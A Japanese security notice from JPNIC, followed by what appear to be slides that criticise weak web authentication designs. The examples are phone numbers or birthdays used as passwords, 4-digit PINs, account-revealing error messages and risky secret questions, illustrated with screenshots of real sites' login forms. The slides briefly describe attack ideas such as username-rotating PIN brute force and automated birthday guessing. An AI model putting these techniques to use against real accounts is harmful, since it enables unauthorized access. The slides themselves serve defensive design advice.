TOP ▲ ENGLISH E SITE MAP M

2001年9月3日

各位

社団法人 日本ネットワーク
インフォメーションセンター
(JPNIC:ジェーピーニック)

メールマガジン登録時のセキュリティー不備について

一部報道機関において、JPNICが開始するメールマガジンサービスのシステムに第三者の個人情報を自由に閲覧できるセキュリティホールがあるという報道が行われました。

この状況は8月28日の購読登録受付開始後に発覚し、その後即座に登録受付をストップしました。続いて上記問題を解消するための対応を行い、8月31日に登録受付を再開しております。現在はそのような状況は発生しておりません。また、システム改善以前に登録された個人情報もデータベースより抹消しております。

賜にご登録の皆様には、ご迷惑をおかけしましたことを深くお詫び申し上げます。

以上

[関連団体リンク](#) ↑
 [入会案内](#) ●
 [お問い合わせ](#) ✉
 [トピックス](#) !
 [FAQ](#) ?
 [FTP](#) F

認証キーには秘密情報を

- パスワードのないサービス
 - 本人確認のために入力させるキーが、例えば、ユーザ番号と登録した電話番号になっているシステム
 - 実例
 - ジャストシステムのユーザ登録の変更画面
 - 注: 2003年4月2日に廃止
 - マイクロソフトのユーザ登録の変更画面
 - 旅の窓口のログイン画面
- 誰がこれを止められるのか
 - 明白に問題だと指摘できるのか
 - 程度問題であり妥当だと判断されているのかも

登録内容の変更 - Microsoft Internet Explorer

アドレス: https://www4.justsystem.co.jp/onl_svs/form/onl_henko.input

JUSTSYSTEM

ユーザーサービス

登録内容の変更 User IDの確認

User IDをお持ちでないお客様は、[ユーザー登録](#)をご利用ください。

User IDとご登録電話番号を入力の上、【次へ進む】をクリックしてください。

■ User ID User IDはUser's Card(ユーザズカード)などに印字されている10桁の番号です。
必須
※半角数字

■ ご登録電話番号 必須
(例) 03-1234-XXXX ※半角数字

注: 現在この画面は廃止されている(後述)

プライバシー情報の取り扱い [オンラインユーザー登録に関するFAQ](#)

(C) JustSystem Corporation

法における識別符号の定義

- 不正アクセス禁止法第二条2:
 - この法律において「識別符号」とは、(中略)
 - (1) 当該アクセス管理者において当該利用権者等を他の利用権者等と区別して識別することができるように付される符号であって、
 - (2) 次のいずれかに該当するもの又は次のいずれかに該当する符号とその他の符号を組み合わせたものをいう。
 - 1 当該アクセス管理者によってその内容をみだりに第三者に知らせてはならないものとされている符号
 - 2 (以下略)

警察庁担当者の見解

- Q: 電話番号をパスワード代わりにするのは、不正アクセス禁止法の「識別符号」の要件を満たしていないのではないか?
- A: 電話番号は(1)の条件、(2)の条件も満たさない。
会員番号は(1)の条件は満たす。
会員番号が(2)の条件を満たすかどうか:
- 「会員番号」は、一般に、アクセス管理者からみだりに第三者に知らせないように求められていると認識されるものとは考えがたく、規約等にアクセス管理者が第三者に知らせてはならないものと規定されていないならば、(2)の要件を満たさないと考えられる。したがって、
 - 会員番号が、規約等にアクセス管理者が第三者に知らせてはならないものと規定されていれば、「会員番号、電話番号」は、「識別符号」に当たると考えられる。また、
 - 会員番号が、規約等にアクセス管理者が第三者に知らせてはならないものと規定されていないならば、「会員番号、電話番号」は、「識別符号」に当たらないと考えられる。

警察庁生活安全局セキュリティシステム対策室担当者の見解（結論部分の高木による要約）（2003年1月）

この見解を紹介する意図

- 他人の会員番号と電話番号を入力してログインしても、不正アクセス禁止法違反にならないから、やってよいということではない
- 法による秩序の維持の恩恵に与れない
このようなシステム設計は不適切である

と言いたい

(規約で回避できるのかもしれないが)

補足

- ジャストシステムは、2003年4月から、パスワードを必要とする方式に切り替えた(次画面参照)
 - なぜパスワードでなく電話番号を使ったのか(推定)
 - インターネットが登場する前からの古くからの登録ユーザについても、オンラインでサービスを利用できるようにしたかったためか
 - インターネットに登録したわけではない古くからの登録ユーザは、パスワードの登録をしていないので、既存の情報を使うしかない
 - 仮パスワードを事務局側が設定してユーザに知らせる方法もあるが、膨大な登録ユーザ全員に郵送するコストは大きすぎるのか
 - そもそも古いユーザは自分の情報がWebで閲覧できるようになっていたことすら知らないのではないか
 - ジャストシステムは、2003年4月から、本人が希望した場合(パスワードを登録した場合)だけ閲覧できる方式に切り替えた

個人情報のセキュリティ強化に関する重要なお知らせ - Microsoft Internet Explorer

ファイル(E) 編集(E) 表示(V) お気に入り(A) ツール(I) ヘルプ(H) 戻る

アドレス(D) http://www.justsystem.co.jp/service/onlinfo.html

弊社では、登録ユーザー様の個人情報保護のため、セキュリティ強化を進めておりますが、この度、その一環として、ご登録ユーザー様向けオンラインサービス(以下、**オンライン登録サービス**)を以下のとおり変更いたします。サービスのご利用に際しましては、お客様にいくつかのお手続きを行っていただく必要があります。お手数をおかけいたしまして誠に申し訳ございませんが、趣旨ご理解のうえ、ご協力いただけますよう、お願い申し上げます。

「オンライン登録サービス」3つのポイント

- 1. お客様ご自身による Web上での個人情報閲覧可否の選択**
 オンライン登録サービスのご利用を希望されるかどうかを、選択していただけます。ご希望されない場合、今後、Web上でご登録情報へアクセスできなくなります。
- 2. 本人確認方法をパスワード方式に変更**
 サービスご利用の際の、ご本人確認方法が下記の通り変更になります。

旧)お客様の User ID + ご登録お電話番号
↓
新)お客様の User ID + お客様ご自身で設定されるパスワード (以下、 User ID用パスワード)

 お手数ですが、**User ID用パスワードの設定**をお願い申し上げます。

※この度、設定いただくのは、お客様のユーザー基本情報(ご登録名義・電話番号・住所など)へのアクセスに必要な、 User ID用パスワード です。

パスワードを4桁数字にしない

- 4桁数字の暗証番号の安全性
 - ATMでの経験からそれなりに安全だと信じられている
 - 携帯電話でも4桁数字の暗証番号が使われている
 - Webとでは性質が異なるのであり、ATMや携帯電話の安全性は参考にならない
- ユーザ名の方を変化させるとロックされない
 - 認証を突破できるユーザ名と暗証番号のペアを収集できる
 - 同一ホストからの連続アクセスが制限されていても、コンピュータウィルスの力を借りて分散アクセスする攻撃や、一日数十回程度のゆっくりした攻撃があり得る
 - このリスクはインターネットならではのもの

残高照会サービス

お客様のご希望のサービスを下記より選択し、
下段の各項目を入力してください。

当日・前日・前月末残高照会
 当日残高照会
 前日残高照会
 前月末残高照会

支店番号： (3桁)
支店番号を3桁で入力してください。

口座番号： (9桁)
預金種類2桁、口座番号7桁を続けて入力してください。
預金種類：普通預金=02・当座預金=01・納税準備預金=05・貯蓄預金=02

暗証番号： (4桁)
暗証番号を4桁で入力してください。

ページが表示されました

認証エラーで存在を暴露しない

- メールアドレスとパスワードを入力させるシステムで
 - 「メールアドレスが間違っています」というメッセージを出力するシステムは、指定されたメールアドレスの登録/未登録を暴露してしまう
 - 自己情報コントロール権の侵害となり得る
 - spam用アドレス収集装置を提供してしまっている
- 「ユーザ名またはパスワードが間違っています」と一律に表示すべき
- パスワードリマインダでは
 - 「メールを送信しました。到着しない場合は入力されたメールアドレスが間違っていた可能性があります」と表示すればよい

認証で秘密情報を暴露しない

- 会員番号と誕生日で認証するシステム
 - 不正にログインされても利用者に害をもたらさないシステムでは妥当性がある
- パスワード認証機能はパスワード検証機能でもある
 - 会員番号と、予測年月日を入力してログインボタンを押す
 - 正解の場合と不正解の場合とで異なる結果となる
 - 大まかな年齢がわかっているならば、数千回程度の試行で判明
 - 簡単なプログラムで自動実行可能
 - 間違ってもロックされない場合

情報処理学会 Web会員サービス: 新規申し込み画面 - Microsoft Internet Explorer

ファイル(F) 編集(E) 表示(V) お気に入り(A) ツール(T) ヘルプ(H)

アドレス http://www.ipsj.or.jp/members/Entry.html

Web会員登録画面

項目を記入後、送信ボタンを押してください。

送信 リセット


→ 会員番号
(会員番号は1999年より9桁に変わりました。新番号をご使用下さい。)

→ 氏名 (姓) (名)
(氏名は英字の場合も全角で入力して下さい。)

→ 電子メールアドレス (パスワード返却先)

生年月日 (YYYY/MM/DD)

※ Web会員として登録後、一時パスワードを発行します。
※ パスワードは返却先に指定されたアドレスにメールで通知されます。
メールが届かない場合は、事務局にお問い合わせください。

 [Web会員サービスストップページ ▲](#)

- 不正解の場合

 エラー

Web会員情報が間違っている、もしくは、有効な会員ではありません。



- 正解の場合

 エラー

Web会員として既に登録されています。



- 2002年9月19日に学会事務局に問題点を通知
 - 「下記の件、検討させていただきます」という返事のみ
 - 「会員番号を他人に知らせないように」などの注意はなし

パスワードリマインダをどうするか

- リマインダの答えを設定する箇所で、そのリスクについて説明する
 - パスワードと同様に秘密の情報にする必要があることを説明する(説明されるまで気づかないユーザがいるらしい)
- リマインダの答えを入力した後、パスワードを直接画面に表示ではなく、登録済みのメールアドレスへメールで送信するようにする
 - パスワードを生で直接送付するのではなく、パスワード変更用のセッションキー(短時間で無効化)入りURLを送付するのがベター
- リマインダの設定を拒否できるようにする

事例: 危険な質問選択肢

■ ユーザーID	<input type="text"/>	IDについて ログインに必要な、あなたのIDです。「半角英数字」をお使いください。 記号は、- [マイナス]、_ [アンダーバー]のみ使用可能です。
■ パスワード	<input type="text"/>	パスワードについて ログインに必要な、あなただけのパスワードです。 「半角英数字」をお使いください。 (4文字以上、10文字以内)
■ パスワード再入力	<input type="text"/>	
■ 秘密の質問	1つお選びください	秘密の質問と答えについて パスワードを忘れたときにお使いになる、あなたの「覚えやすい質問と答えの組合せ」を入力してください。
■ 秘密の答え	1つお選びください 生年月日は? ご登録のE-mailアドレスは? ご自宅の電話番号は?	
■ Eメールアドレス	<input type="text"/>	Eメールアドレスについて あなたのEメールアドレスをご入力ください。